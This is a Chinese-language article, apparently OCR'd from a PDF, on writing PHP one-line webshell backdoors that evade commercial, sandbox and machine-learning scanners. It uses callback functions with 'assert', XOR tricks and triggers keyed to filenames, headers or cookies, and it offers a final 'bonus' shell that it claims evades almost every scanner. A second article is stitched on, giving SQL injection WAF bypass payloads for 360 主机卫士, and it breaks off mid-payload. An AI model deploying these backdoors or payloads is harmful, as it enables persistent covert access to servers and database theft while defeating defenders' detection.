本文为了好说明问题，统一将上面表中可以将字符串当作代码执行的函数临时起个名字，叫"函数机"。

不幸的是，但凡直接出现函数机，即便不是进行恶意操作，部分查杀软件也会产生警告，达不到我们的要求。

比如用 D 盾检测如下脚本：

然后，就需要方法来隐藏上面的函数机。但是随着攻防对抗的升级，较传统的字符串拆分、变形、进制转换、运算变换等躲避 Webshell 查杀的效果已经大大降低。

所以，经过调研和比较，本文选择了通过可以携带参数的 PHP 回调函数来创造后门的技术，来实现绕过检测软件的一句话木马后门。

拿出来曾经披露过的一个回调函数后门函数 "register_shutdown_function" 做测试，发现虽然 D 盾、深信服的工具没有发觉到 "register_shutdown_function" 加 "assert" 的变形，但是安全狗还是察觉到了。

```
<?php
$password = "LandGrey";
$ch = explode(".","hello.ass.world.er.t");
register_shutdown_function($ch[1].$ch[3].$ch[4], $_REQUEST[$password]);
?>
```

所以，有理由推测，有一个恶意函数库，凡是网络上披露过的可用作后门的回调函数，都可能在其中，而且很大概率上会被检测出来。

经过收集，发现网络上 50 多个已披露出来的可用作后门的回调函数和类中，有部分函数仍然可以用来绕过 Webshell 查杀软件。

0x03：查找可做后门的回调函数

去 PHP 官网:

http://php.net/manual/zh/

查阅函数手册，查找可以用作后门的 PHP 回调函数，根据实际经验，利用下面五个关键词，能提高查找到拥有后门潜质的 PHP 回调函数的效率：

关键词一：callable

Description

```
array array_udiff_assoc ( array $array1 , array $array2 [, array $... ], callable $value_compare_func )
```

Computes the difference of arrays with additional index check, compares data by a callback function.

关键词二：mixed $options

```
mixed filter_var ( mixed $variable [, int $filter = FILTER_DEFAULT [, mixed $options ]] )
```

Parameters


variable
Value to filter. Note that scalar values are converted to string internally before they are filtered.

filter
The ID of the filter to apply. The Types of filters manual page lists the available filters.

If omitted, **FILTER_DEFAULT** will be used, which is equivalent to **FILTER_UNSAFE_RAW**. This will result in no filtering taking place by default.

options
Associative array of options or bitwise disjunction of flags. If filter accepts options, flags can be provided in "flags" field of array. For the "callback" filter, callable type should be passed. The callback must use the argument, the value to be filtered, and return the value after filtering/sanitizing it.

关键词三：handler




session_set_save_handler

(PHP 4, PHP 5, PHP 7)
session_set_save_handler — Sets user-level session storage functions

Description

```
bool session_set_save_handler ( callable $open , callable $close , callable $read , callable $write , callable $destroy , callable $gc [, callable $create_sid [, callable $validate_sid [, callable $update_timestamp ]]] )
```


关键词四：callback




mb_ereg_replace_callback

(PHP 5 >= 5.4.1, PHP 7)
mb_ereg_replace_callback — Perform a regular expresssion seach and replace with multibyte support using a callback

Description

```
string mb_ereg_replace_callback ( string $pattern , callable $callback , string $string [, string $option = "msr" ] )
```


关键词五：invoke



ReflectionFunction::invoke

(PHP 5, PHP 7)
ReflectionFunction::invoke — Invokes function

Description

```
public mixed ReflectionFunction::invoke ([ mixed $parameter [, mixed $... ]] )
```

Invokes a reflected function.

除此之外，PHP 扩展中也有些合适的回调函数，不过可能通用性不强，本文不做讨论。

0x04：绕过传统检测

先拿披露过的 array_udiff_assoc() 函数构造一个免杀一句话。

函数定义：

array array_udiff_assoc (array $array1 , array $array2 [, array $...], callable $value_compare_func)

根据定义，可以构造代码：

```
array_udiff_assoc(array("phpinfo();"), array(1), "assert");
```


继续构造适合客户端连接的一句话木马：

```
<?php
/**
* Noticed: (PHP 5 >= 5.4.0, PHP 7)
*
*/
$password = "LandGrey";
array_udiff_assoc(array($_REQUEST[$password]), array(1), "assert");
?>
```

浏览器访问

```
http://127.0.0.1/shell/test/test.php?LandGrey=phpinfo();
```

Cknife 添加目标 http://127.0.0.1/shell/test/test.php 密码: LandGrey，可成功连接。



用查杀工具检测：只有故意放置的一个 eval 一句话被查出来。

bugscaner 在线查杀，通过

使用河马正式版在线查杀，通过

至此，我们已经绕过安全狗、D 盾和深信服的客户端 Webshell 查杀和 bugscaner、河马正式版的在线查杀。

可以发现，只需找一个网络上没有"频繁出现"或"没有出现过"回调函数，稍加变形，即可绕过传统技术的检测。


再给一个 "array_intersect_ukey" 反调函数的免杀示例：

```
<?php
/**
 * Noticed: (PHP 5 >= 5.4.0, PHP 7)
 *
 */
$password = "LandGrey";
$ch = explode(".","hello.ass.world.er.t");
array_intersect_ukey(array($_REQUEST[$password] => 1), array(1), $ch[1].$ch[3].$ch[4]);
?>
```

0x05：突破 OpenRASP WebShell 沙盒检测

接着用 OpenRASP 团队的 WEBDIR+ 在线查杀平台，被查出来是后门

扫描结果 « 扫描其它文件



经过反复测试和观察，OpenRASP 团队的 Webshell 检测使用了动态监测技术，原理上应该是将脚本放在安全沙盒中执行，分析脚本行为、尝试触发脚本的后门动作等。不管混淆的脚本多厉害，使用了多巧妙的函数，试执行时基本都会被检测出来。

刚开始时，发现使用 PHP 脚本加密技术，可以有效绕过 OpenRASP 团队的 WEBDIR+ Webshell 检测服务。但加密动作太大，会被 D 盾或深信服的 Webshell 查杀软件警告，不仅不能实现零警告和无提示，人眼一看就会发现有问题，所以放弃了加密脚本这条路。

然后就陷入了一段时间的思索，这里给出一种基于免杀的回调函数，利用信息不对称来绕过 OpenRASP WEBDIR+ 平台检测的技术：

1、利用重命名前后的脚本名不同

在检测几次后，观察发现 WEBDIR+ 把上传文件都按照文件哈希值重名了

所示，猜测该平台是先将上传脚本重命名，然后再在沙盒中试执行检测 Webshell。那么就可以利用一句话脚本文件名在重命名前后的差别，完成绕过。一段核心的绕过检测的木马代码示例如下：

```
<?php

$password = "LandGrey";

${"LandGrey"} = substr(__FILE__,-5,-4) . "class";

$f = $LandGrey ^ hex2bin("12101f040107");

array_intersect_uassoc (array($_REQUEST[$password] => ""), array(1), $f);
```

?>

脚本名必须是 "***s.php" 的名字形式，即最后一位字符要为 "s"，然后用 "sclass" 和 hex2bin("12101f040107") 的值按位异或，得到 "assert"，从而利用回调函数，执行 PHP 代码。


上传到 WEBDIR+ 系统后，脚本被重命名，"试执行时自然无法复现木马行为"，从而绕过了检测。这种方式有一种明显的要求，就是我们能够准确预知或控制脚本名的最后一位字符。

如果写成通用型脚本，根据文件名的最后一位字符，自动选择做异或的字符串，得到 "assert"，代码示例如下：

```
 <?php
$password = "LandGrey";
$key = substr(__FILE__,-5,-4);
${"LandGrey"} =  $key."Land!";
$trick = array(
    "0" => "51", "1" => "50", "2" => "53", "3" => "52", "4" => "55", "5" => "54", "6" =>
     "57", "7" => "56", "8" => "59",
    "9" => "58", "a" => "00", "b" => "03", "c" => "02", "d" => "05", "e" => "04", "f" =>
     "07", "g" => "06", "h" => "09",
    "i" => "08", "j" => "0b", "k" => "0a", "l" => "0d", "m" => "0c", "n" => "0f", "o" => "0e",
     "p" => "11", "q" => "10",
    "r" => "13", "s" => "12", "t" => "15", "u" => "14", "v" => "17", "w" => "16", "x" =>
     "19", "y" => "18", "z" => "1b",
    "A" => "20", "B" => "23", "C" => "22", "D" => "25", "E" => "24", "F" => "27", "G" =>
     "26", "H" => "29", "I" => "28",
    "J" => "2b", "K" => "2a", "L" => "2d", "M" => "2c", "N" => "2f", "O" => "2e", "P" =>
     "31", "Q" => "30", "R" => "33",
    "S" => "32", "T" => "35", "U" => "34", "V" => "37", "W" => "36", "X" => "39", "Y" =>
     "38", "Z" => "3b",
```

```
);

$f = pack("H*", $trick[$key]."3f120b1655") ^ $key."Land!";

array_intersect_uassoc (array($_REQUEST[$password] => ""), array(1), $f);

?>
```

就如下图所示，会被查杀：




将脚本命名为 scanner.php，硬编码脚本最后一位字符为 "r"，就不会被平台检测到，证明了我们原始的想法和对平台检测原理的部分推测:

```
<?php

$password = "LandGrey";

$key = substr(__FILE__,-5,-4);

${"LandGrey"} =  $key."Land!";

$f = pack("H*", "13"."3f120b1655") ^ $LandGrey;

array_intersect_uassoc (array($_REQUEST[$password] => ""), array(1), $f);

?>
```


2、利用检测平台的信息缺失

接着猜想：当脚本在沙盒中运行时，如果得不到可以让脚本正常执行的关键信息，平台就无法查杀 Webshell；而我们连接时，带上关键信息，就可以正常使用一句话木马后门，从而绕过查杀。

例如，利用下面的一句话，请求时，Cknife 携带请求头 Accept: r，密码输入 "LandGrey"，即可成功连接一句话木马：




```
<?php
$password = "LandGrey";
$key = substr(__FILE__,-5,-4);
${"LandGrey"} = $_SERVER["HTTP_ACCEPT"]."Land!";
$f = pack("H*", "13"."3f120b1655") ^ $LandGrey;
array_intersect_uassoc(array($_REQUEST[$password] => ""), array(1), $f);
?>
```



3、其它信息的差异

在针对某个特别的目标测试时，可以利用目标的特殊信息构造信息的差异，实现 Webshell 绕过。

如目标 IP 地址的唯一性、域名、特殊 Cookie、Session 字段和值、$_SERVER 变量中可被控制的值，甚至是主机 Web 服务的根目录、操作系统等一些差别，发挥空间很大。

0x06：绕过深度学习技术的检测

当用 0x05 "1、利用重命名前后的脚本名不同"中的脚本来测试时，被深度学习模型技术检测 Webshell 给查杀了。

但是基于免杀的回调函数，利用 0x05 给出的"2、利用检测平台的信息缺失"给出的一句话，仍然可以突破 webshell.cdxy.me 平台的 Webshell 检测:

为了避免偶然，换个免杀函数，再测试一次。请求时设置 Cookie 值为 Cookie: set-domain-name=ass;，以下示例脚本代码也可绕过该平台的查杀，当然，以上提到的其它工具和平台也可以绕过。

```
<?php

/**

 *  Noticed: (PHP 5 >= 5.4.0, PHP 7)

 *

 */

$password = "LandGrey";

$ch = $_COOKIE["set-domain-name"];

array_intersect_ukey(array($_REQUEST[$password] => 1), array(1), $ch."ert");

?>
```

小插曲

在测试期间，还对河马机器学习查杀引擎 http://ml.shellpub.com 进行过测试，发现突破不了。测试中，发现连下面的正常语句都会被杀：

```
<?php

array(1)

?>
```

所以就将 Wordpress 的源码上传，测试下系统的可用性。1774 个文件，发现了 1494 个疑似后门。系统的测试结果不能作为判断标准，所以正文中略过了对该平台的测试。

Result for WordPress-master.zip

文件信息

MD5 afe6a7a2d02af9e95ae728d5cea6918b
Size 13190989 Byte
检测结果 1494/1774 (后门/疑似/文件总数)

结果列表

文件名	危险系数
/WordPress-master/index.php	0.9850074962518741
/WordPress-master/license.txt	0.9850074962518741
/WordPress-master/readme.html	0.9850074962518741
/WordPress-master/wp-activate.php	0.9850074962518741

0x07：彩蛋

最后再给出一个可以绕过当前市面上几乎所有 Webshell 查杀的 PHP 一句话木马脚本。请求时，设置 Referer 头，后面以 "ass****" 结尾即可,比如：

```
Referer: http://www.target.com/ass.php
```

在使用 Cknife 时，注意软件实现有缺陷，会从第二个 ":" 处截断，可改成：

```
Referer: http%3a//www.target.com/ass.php
```

```
<?php
/**
 * Noticed: (PHP 5 >= 5.3.0, PHP 7)
 *
 */
$password = "LandGrey";
$wx = substr($_SERVER["HTTP_REFERER"],-7,-4);
forward_static_call_array($wx."ert", array($_REQUEST[$password]));
?>
```

0x08: 后记

文章的 "0x04: 绕过传统检测"研究结果表明：对于基于陌生的回调函数后门构造的一句话后门脚本本身，传统的基于特征、正则表达式和黑名单制的查杀技术，已经失去了对抗 PHP Webshell 检测的意义。

"0x05: 突破 OpenRASP WebShell 沙盒检测"、"0x06: 绕过深度学习技术的检测"和"小插曲"部分的研究结果表名：新型的沙盒技术、深度学习、机器学习查杀平台还不够成熟和稳定，虽然在检测未知的一句话木马方面表现领先于传统检测方式，但是经过研究，还是可以构造出绕过查杀的 PHP 一句话木马脚本。

文章以上研究都是对 PHP 一句话木马脚本本身的免杀研究。文章发布后，以上多个回调函数后门估计很快会被加入黑名单。

要注意对于实际应用中，脚本本身免杀只是第一步，WAF 和查杀软件可能会根据脚本的创建日期、文件大小、通信流量特征等多个方面，动态、综合的判断脚本是否为恶意 Webshell，本文并未涉及。

0x09: 参考文档

http://php.net/manual

https://www.leavesongs.com/PENETRATION/php-callback-backdoor.html

https://joychou.org/web/webshell.html

http://www.likesec.com/2017/12/08/webshell/

http://blog.safedog.cn/?p=68

http://www.freebuf.com/articles/web/155891.html

http://www.freebuf.com/articles/web/9396.html

https://blog.csdn.net/xysoul/article/details/49791993

https://cloud.tencent.com/developer/article/1097506

http://www.91ri.org/12824.html

http://www.3years.cc/index.php/archives/18/

http://www.cnblogs.com/LittleHann/p/3522990.html

https://habrahabr.ru/post/215139/

https://stackoverflow.com/questions/14674834/php-convert-string-to-hex-and-hex-to-string

Bypass 360 主机卫士 SQL 注入防御（多姿势）

原创： Bypass 信安之路 2018-05-23

在服务器客户端领域，曾经出现过一款 360 主机卫士，目前已停止更新和维护，官网都打不开了，但服务器中依然经常可以看到它的身影。

从半年前的测试虚拟机里面，翻出了 360 主机卫士 Apache 版的安装包，就当做是一个纪念版吧。

这边主要分享一下几种思路，Bypass 360 主机卫士 SQL 注入防御。

0x01 环境搭建

360 主机卫士官网：

http://zhuji.360.cn

软件版本：360 主机卫士 Apache 纪念版


测试环境：phpStudy

本地构造 SQL 注入点：

```
$id=$_REQUEST['id'];

$query = "SELECT * FROM admin WHERE id = $id ";
```

0x02 WAF 测试

因 zhuji.360.cn 站点已关闭，拦截界面为空白，抓包先放一张拦截图：




姿势一：网站后台白名单

在 360 主机卫士客户端设置中存在默认网站后台白名单，如图：

利用 PHP 中的 PATH_INFO 问题，随便挑选一个白名单加在后面，可成功 bypass。

```
/test.php/admin?id=1 union select 1,2,schema_name from
```


information_schema.SCHEMATA



姿势二：静态资源

当文件后缀名为 js、jpg、png 等静态资源后缀请求，类似白名单机制，waf 为了检测效率，直接略过这样一些静态资源文件名后缀的请求。

/test.php/1.png?id=1 union select 1,2,schema_name from information_schema.SCHEMATA



姿势三：缓冲区溢出

当 Post 大包时，WAF 在处理测试向量时超出了其缓冲区长度，超过检测内容长度将会直接 Bypass，如果正常用户上传一些比较大的文件，WAF 每个都检测的话，性能就会被耗光。


基于这些考虑，POST 大包溢出的思路可成功 Bypass。

访问下面的地址：

/test.php

POST 数据如下：

```
id=1 and (select 1)=(Select
    0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAA) union select 1,2,schema_name from
    information_schema.SCHEMATA
```



姿势四：uri 参数溢出

这种溢出的形式，我称它为 uri 参数溢出。比如某 WAF，默认情况下只能获取前 100 个参数进行检测，当提交第 101 个参数时，那么，将无法对攻击者提交的第 100 个以后的参数进行有效安全检测，从而绕过安全防御。

经测试，当提交的参数个数超过 97 个，可进行 union select 查询，再增加对关键字 from 的绕过，可成功 Bypass。


访问地址如下：

```
http://192.168.204.128/test.php
```

POST 书籍如下：

```
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&i
    d=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id
